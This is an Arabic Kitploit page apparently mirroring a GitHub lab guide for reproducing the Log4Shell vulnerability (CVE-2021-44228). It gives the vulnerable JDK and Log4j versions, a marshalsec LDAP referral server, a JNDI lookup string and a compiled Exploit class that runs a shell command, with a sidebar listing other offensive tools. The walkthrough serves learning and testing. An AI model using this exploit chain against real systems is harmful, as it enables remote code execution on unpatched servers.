
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-44228 — دليل إعادة إنتاج خطوة بخطوة لثغرة CVE-2021-44228 (Log4Shell) باستخدام JDK 8u20، وLog4j 2.14.1 القابل للاستغلال، وخادم LDAP من marshalsec، وتجميع حمولة مخصصة. | Kitploit
أدوات/GitHubGitHub/racoon-rac/cve-2021-44228
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالتعلم والتعليمتطوير الحمولاتمختبرات وتدريب عملي
GitHubracoon-rac/cve-2021-44228

CVE-2021-44228

دليل إعادة إنتاج خطوة بخطوة لثغرة CVE-2021-44228 (Log4Shell) باستخدام JDK 8u20، وLog4j 2.14.1 القابل للاستغلال، وخادم LDAP من marshalsec، وتجميع حمولة مخصصة.

عرض المستودع
29منذ 3 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2021-44228

أعتقد أن هذا الحديث أكثر فائدة من الناحية العملية (بكاء)christophetd/log4shell-vulnerable-app

لأنني تحققت من هذا بدافع الفضول والاندفاع فقط، فقد تحتوي بعض النقاط على غموض أو أخطاء.
يرجى التعامل مع هذا على مسؤوليتك الخاصة.

إنشاء بيئة إعادة الإنتاج

من المفترض أن يعمل في بيئة لينكس.

1. تنزيل JDK

ابتداءً من jdk8u191، أُضيف خيار com.sun.jndi.rmi.object.trustURLCodebase وأصبحت قيمته الافتراضية False. في هذه الحالة لا يمكن تحميل class مُجهَّز خارجيًا، لذلك سنستخدم إصدارًا أقدم من ذلك.
(هل يمكن تحميل الفئات الداخلية أو تجاوز ذلك؟؟) https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/

التنزيل المباشر لـ jdk8u20
قم بفك الضغط وضعه في مكان مناسب مثل /opt.

2. تجهيز log4j ذي الثغرة الأمنية

تنزيل log4j
قم بفك الضغط واستخرج log4j-api-2.14.1.jar وlog4j-core-2.14.1.jar (في هذه التجربة وضعتهما في مجلد باسم log4japp).

3. ضبط Classpath الخاص بـ log4j

export CLASSPATH=:/path/to/log4japp/log4j-api-2.14.1.jar:/path/to/log4japp/log4j-core-2.14.1.jar

4. إنشاء تطبيق بسيط

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class log4j {


        private static final Logger logger = LogManager.getLogger(log4j.class);

        public static void main(String[] args) {
                logger.error("${jndi:ldap://your-ip:1389/resource}");
                // /resource がないと動きませんでした。
        }
}

5. تجهيز marshalsec

mbechler/marshalsec
إعادة توجيه استعلامات ldap إلى جهة الويب.

mvn clean package -DskipTests

بدء الاستماع

java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://your-web-ip:8888/#Exploit"

قم أيضًا بتجهيز وجهة إعادة التوجيه الخاصة بـ marshalsec

python3 -m http.server 8888

6. تجهيز class لتمريره إلى marshalsec

class Exploit {
    static {
        try { Runtime.getRuntime().exec("touch /tmp/evil"); } catch(Exception e) {}
    }
}

قم بالترجمة باستخدام jdk8u20 المُثبَّت

/opt/java/jdk1.8.0_20/bin/javac Exploit.java

7. الاستغلال


قم بالترجمة والتشغيل باستخدام jdk8u20 المُثبَّت.

/opt/java/jdk1.8.0_20/bin/javac log4j.java
/opt/java/jdk1.8.0_20/bin/java log4j

screenshot

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    383
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    280

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






